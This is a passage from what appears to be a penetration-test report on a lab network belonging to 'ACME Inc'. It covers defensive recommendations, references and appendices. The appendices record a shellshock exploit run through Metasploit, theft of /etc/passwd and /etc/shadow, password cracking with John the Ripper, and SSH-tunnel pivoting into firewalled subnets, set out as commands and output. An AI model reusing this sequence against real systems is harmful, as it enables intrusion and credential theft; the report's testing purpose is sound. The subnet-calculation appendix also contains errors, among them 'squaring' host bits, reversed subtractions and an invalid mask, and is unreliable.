Secondly, it is highly recommended to get an intrusion detection system to monitor traffic and detect unusual or malicious activity within the network. It is advised to at least get a Host Intrusion Detection (HID) system running on all devices within the network to help detect unusual activity coming to/from hosts, as the devices within the network are the most valuable target for a malicious user.

Should a HID have been present on the network during the penetration test, then it would have been able to alarm network administrators of the use of SSH to connect to devices, of brute forcing attacks being conducted, and of Nmap scans being run.

If a HID, or any intrusion detection system, is installed within the network, it is advisable to take some time to consider what activities users need to do as part of their daily jobs before making the system live. If users within the network do regularly need to use Telnet or SSH to access certain devices, then ensuring that the use of those programs on certain devices are not set to create an alarm on the intrusion detection system will help prevent false positives and the burnout of network administrators.

Additionally, should Webserver 1 be used as a public-facing server, it would be wise to place a firewall between the server and Router 1, as currently any traffic connecting to the webserver would, if the server was compromised, be able to access the rest of the network.

7 CONCLUSIONS

The penetration test on ACME Inc's network was conducted using tools that are commonly used by threat actors in the wild, such as Nmap, Metasploit, and Nikto. These tools made it possible to exploit the vulnerabilities present within the network and eventually gain access to all subnets in use, including those protected by a firewall.

It is highly suggested that ACME Inc should take immediate action to protect the network using the methods outlined above. While the steps to fix some vulnerabilities may be quite complicated and costly, fixing other vulnerabilities is as easy as changing the password on some devices.

Until the above vulnerabilities are fixed, ACME Inc should refrain from connecting the network to the internet, as the webservers and personal computers would be at high risk of being targeted by malicious users.

8 REFERENCES

Baeldung, 2023. *Test Whether a Server Is Vulnerable to Shellshock Bug.* [Online]
Available at: https://www.baeldung.com/linux/shellshock-bug
[Accessed January 2023].

EndOfLife.Date, 2022. *Apache HTTP Server.* [Online]
Available at: https://endoflife.date/apache
[Accessed January 2023].

Gergen, D., 2014. *Mitigating Bash ShellShock.* [Online]
Available at: https://www.crowdstrike.com/blog/mitigating-bash-shellshock/
[Accessed January 2023].

Information Commissioner's Office, 2023. *Guide to the UK General Data Protection Regulation (UK GDPR).* [Online]
Available at: https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/security/
[Accessed January 2023].

Kerrisk, M., 2022. *Linux manual page.* [Online]
Available at: https://man7.org/linux/man-pages/man1/nmap.1.html
[Accessed 23rd December 2022].

National Cyber Security Center, 2018. *Password policy: updating your approach.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed January 2023].

National Cyber Security Centre, 2021. *Three random words.* [Online]
Available at: https://www.ncsc.gov.uk/collection/top-tips-for-staying-secure-online/three-random-words
[Accessed January 2023].

National Vulnerability Database, 2017. *CVE-2017-3167 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2017-3167
[Accessed January 2023].

National Vulnerability Database, 2017. *CVE-2017-9788 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2017-9788
[Accessed January 2023].

National Vulnerability Database, 2022. *CVE-2022-22720 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2022-22720
[Accessed January 2023].

Nmap, 2022. *Host Discovery.* [Online]
Available at: https://nmap.org/book/man-host-discovery.html
[Accessed 23rd December 2022].

Synopsys, 2014. *Shellshock.* [Online]
Available at: https://www.synopsys.com/glossary/what-is-shellshock.html
[Accessed January 2023].

Technopedia, 2022. *Daisy Chain Routers.* [Online]
Available at: https://www.techopedia.com/definition/30002/daisy-chain-routers
[Accessed January 2023].

Tenable, 2019. *Ubuntu 14.04 LTS : linux vulnerabilities (USN-3698-1).* [Online]
Available at: https://www.tenable.com/plugins/nessus/110900
[Accessed January 2023].

Ubuntu, 2023. *List of releases.* [Online]
Available at: https://wiki.ubuntu.com/Releases
[Accessed January 2023].

9 APPENDICES

9.1 APPENDIX 1 – DEVICE DISCOVERY

9.1.1 Discovering Router 2

```
root@kali:~# nmap -sV 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 11:47 EST
Nmap scan report for 192.168.0.225
Host is up (0.0088s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 4 IP addresses (2 hosts up) scanned in 34.36 seconds
```

Figure 9.1: Nmap scan of 192.168.0.225/30

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Mon Dec 12 11:34:45 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Figure 9.2: Using Telnet to access Router 2

9.1.2 Discovering Router 3

```
root@kali:~# nmap -sV 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 15:13 EST
Nmap scan report for 192.168.0.229
Host is up (0.0093s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd 1.14.0 or later
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd 1.14.0 or later
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 9.3: Nmap scan of 192.168.0.229/30

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 13 17:10:31 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 9.4: Using Telnet to access Router 3

9.1.3 Discovery of Webserver 2

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2023-01-07 07:29:56 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diffe
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cve
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-01-07 07:30:31 (GMT-5) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 9.5: A Nikto scan done against 192.168.0.242

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

Figure 9.6: The Metasploit module used to exploit the shellshock vulnerability on Webserver 2

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
```

Figure 9.7: Changing the 'RHOSTS' and 'TARGETURI' variables within Metasploit

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download    : /etc/passwd → passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download    : /etc/shadow → shadow
```

Figure 9.8: Downloading the passwd and shadow files from the webserver

```
root@kali:~# unshadow passwd shadow > Webserver2Passwd
Created directory: /root/.john
root@kali:~# john Webserver2Passwd
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
1g 0:00:01:27 60.73% 2/3 (ETA: 08:50:24) 0.01148g/s 1097p/s 1099c/s 1099C/s Chiquita3..Gabriela3
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:06:49 DONE 3/3 (2023-01-07 08:54) 0.004884g/s 1086p/s 1086c/s 1086C/s peton..penry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 9.9: Using John the Ripper to brute force the passwords from Webserver 2

```
root@kali:~# ssh xweb@192.168.0.242
xweb@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ^C
$ exit
Connection to 192.168.0.242 closed.
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 9.10: Both 'root' and 'xweb' accounts could be accessed via ssh

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 9.11: The file 'sshd_config' was edited to contain the line "PermitTunnel yes" to allow for tunneling to the webserver

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sat Jan  7 14:04:48 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 9.12: Creating a tunnel to the webserver using the '-w' flag

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 9.13: Confirmation of the tunnel on the host Kali machine

```
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default q
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:419/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 9.14: Confirmation of the tunnel on Webserver 2

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:419/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

Figure 9.15: Giving the tunnel connection an IP address on the webserver

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN gro
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::f065:3c94:136b:7503/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

Figure 9.16: Giving the tunnel connection an IP address on the host Kali machine

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=2.71 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=3.11 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.15 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.148/2.656/3.109/0.394 ms
```

Figure 9.17: Pinging the webserver through the tunnel connection on the host Kali machine

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
```

Figure 9.18: Editing the 'forwarding' file to allow for IPv4 routing

```
root@kali:~# route add -net  192.168.0.64/27 tun0
root@kali:~# route add -net  192.168.0.96/27 tun0
root@kali:~# route add -net  192.168.0.232/30 tun0
```

Figure 9.19: Configuring the subnets connected to the firewall to be routed through the tunnel

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

Figure 9.20: Configuring 'iptables' to allow traffic from the webserver to reach the host machine via the tun0 interface

9.1.4 Discovering Router 4

```
root@kali:~# nmap -sV -e tun1 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 13:08 EST
Nmap scan report for 192.168.0.65
Host is up (0.0077s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0070s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.80 seconds
```

Figure 9.21: An Nmap scan of the subnet 192.168.0.64/27 showed the presence of a router with an IP address of 192.168.0.65

```
root@kali:~# nmap -e tun1 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 13:05 EST
Nmap scan report for 192.168.0.97
Host is up (0.0069s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.98
Host is up (0.0046s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd
```

Figure 9.22: Scans of the 192.168.0.96/27 subnet also showed the presence of a router

9.1.5 Tunneling to PC 2

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
```

Figure 9.23: Editing PC 2's 'forwarding' file to enable IPv4 forwarding.

```
root@kali:~/Desktop/DataFound/192.168.0.34# ip addr add 1.1.1.1/30 dev tun0
root@kali:~/Desktop/DataFound/192.168.0.34# ip link set tun0 up
root@kali:~/Desktop/DataFound/192.168.0.34# route add -net 13.13.13.0/24 tun0
root@kali:~/Desktop/DataFound/192.168.0.34#
```

Figure 9.24: Adding the IP address of the tunnel, and adding a route to the hidden subnet on the host machine

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 9.9.9.0/30 -o eth1 -j MASQUERADE
```

Figure 9.25: Configuring PC 2's 'iptables' setting to allow for traffic from the hidden subnet to return to the host machine

9.2 APPENDIX 2 - SUBNET CALCULATIONS

Below are the calculations done for each subnet on the network. The following steps describe how each calculation was done:

1. **Network address**: If not present in a routing table, the network address was calculated by taking an IP address present on the subnet, converting the last octet into its binary form, doing an AND operation with the last octet of the binary mask, and then converting the result back into decimal.
2. **Prefix:** If not present in a routing table, the prefix was calculated by converting the last octet of the subnet mask into binary, and then adding the number of network bits to 24
3. **Network bits:** Calculated by taking the number of borrowed bits in the last octet of the subnet mask and subtracting them from the prefix (this is essentially the reverse of the calculation done to find the prefix)
4. **Host bits:** Done by subtracting the number of network bits from 8
5. **Number of hosts:** Calculated by squaring the number of host bits
6. **Number of Useable hosts:** Calculated by subtracting 2 from the number of hosts, as the first and last IP addresses are reserved for the network address and the broadcast address

9.2.1 Subnet 1

Network Address	192.168.0.192
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	24 + 3 = 27
Network Bits	27 – 24 = 3
Host Bits	8 – 3 = 5
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	32 -2 = 30
First Useable Address	192.168.0.193
Last Useable Address	192.168.0.222
Broadcast Address	192.168.0.223

9.2.2 Subnet 2

Network Address	172.16.221.0
Class	B
Subnet Mask	255. 255. 255.0
Binary Mark	11111111. 11111111. 11111111.00000000
Prefix	24 + 0 = 24
Network Bits	24 – 24 = 0
Host Bits	8 – 0 = 8

Number of Hosts	$2^8 = 256$
Number of Useable Hosts	256 – 2 = 254
First Useable Address	172.16.221.1
Last Useable Address	172.16.221.254
Broadcast Address	172.16.221.255

9.2.3 Subnet 3

Network Address	192.168.0.224
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	24 + 6 = 30
Network Bits	24 – 30 = 6
Host Bits	8 - 6 = 2
Number of Hosts	$2^{2 =} 4$
Number of Useable Hosts	4 – 2 = 2
First Useable Address	192.168.0.225
Last Useable Address	192.168.0.226
Broadcast Address	192.168.0.227

9.2.4 Subnet 4

Network Address	192.168.0.32
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	24 + 3 = 27
Network Bits	24 – 27 = 3
Host Bits	8 – 3 = 5
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	2 - 30
First Useable Address	192.168.0.33
Last Useable Address	192.168.0.62
Broadcast Address	192.168.0.63

9.2.5 Subnet 5

Network Address	192.168.0.228
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	24 + 6 = 30
Network Bits	24 – 30 = 6
Host Bits	8 – 6 = 2
Number of Hosts	$2^2 = 4$
Number of Useable Hosts	2 – 4 = 2
First Useable Address	192.168.0.229
Last Useable Address	192.168.0.230
Broadcast Address	192.168.0.231

9.2.6 Subnet 6

Network Address	192.168.0.128
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network Bits	24 – 27 = 3
Host Bits	8 – 3 = 5
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	32 – 2 = 30
First Useable Address	192.168.0.129
Last Useable Address	192.168.0.158
Broadcast Address	192.168.0.159

9.2.7 Subnet 7

Network Address	192.168.0.232
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	24 + 6 = 30
Network Bits	24 – 30 = 6
Host Bits	8 – 6 = 2
Number of Hosts	$2^2 = 4$

Number of Useable Hosts	4 – 2 = 2
First Useable Address	192.168.0.233
Last Useable Address	192.168.0.234
Broadcast Address	192.168.0.235

9.2.8 Subnet 8

Network Address	13.13.13.13
Class	A
Subnet Mask	255. 255. 255.0
Binary Mark	11111111. 11111111. 11111111.00000000
Prefix	24 + 0 = 0
Network Bits	24 – 24 = 0
Host Bits	8 – 0 = 8
Number of Hosts	$2^8 = 256$
Number of Useable Hosts	256 – 2 = 254
First Useable Address	13.13.13.1
Last Useable Address	13.13.13.254
Broadcast Address	13.13.13.255

9.2.9 Subnet 9

Network Address	192.168.0.240
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	24 + 6 = 30
Network Bits	24 – 30 = 6
Host Bits	8 – 6 = 2
Number of Hosts	$2^2 = 4$
Number of Useable Hosts	4 – 2 = 2
First Useable Address	192.168.0.241

Last Useable Address	192.168.0.242
Broadcast Address	192.168.0.243

9.2.10 Subnet 10

Network Address	192.168.0.96
Class	C
Subnet Mask	255. 255. 255.224
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	24 + 3 = 27
Network Bits	24 – 27 = 3
Host Bits	8 – 3 = 5
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	2 – 32 = 30
First Useable Address	192.168.0.97
Last Useable Address	192.168.0.126
Broadcast Address	192.168.0.127

9.2.11 Subnet 11

Network Address	192.168.0.64
Class	C
Subnet Mask	255.255.255.242
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	24 + 3 = 27
Network Bits	24 – 27 = 3
Host Bits	8 – 3 = 5
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	32 – 2 = 30
First Useable Address	192.168.0.65
Last Useable Address	192.168.0.94
Broadcast Address	192.168.0.95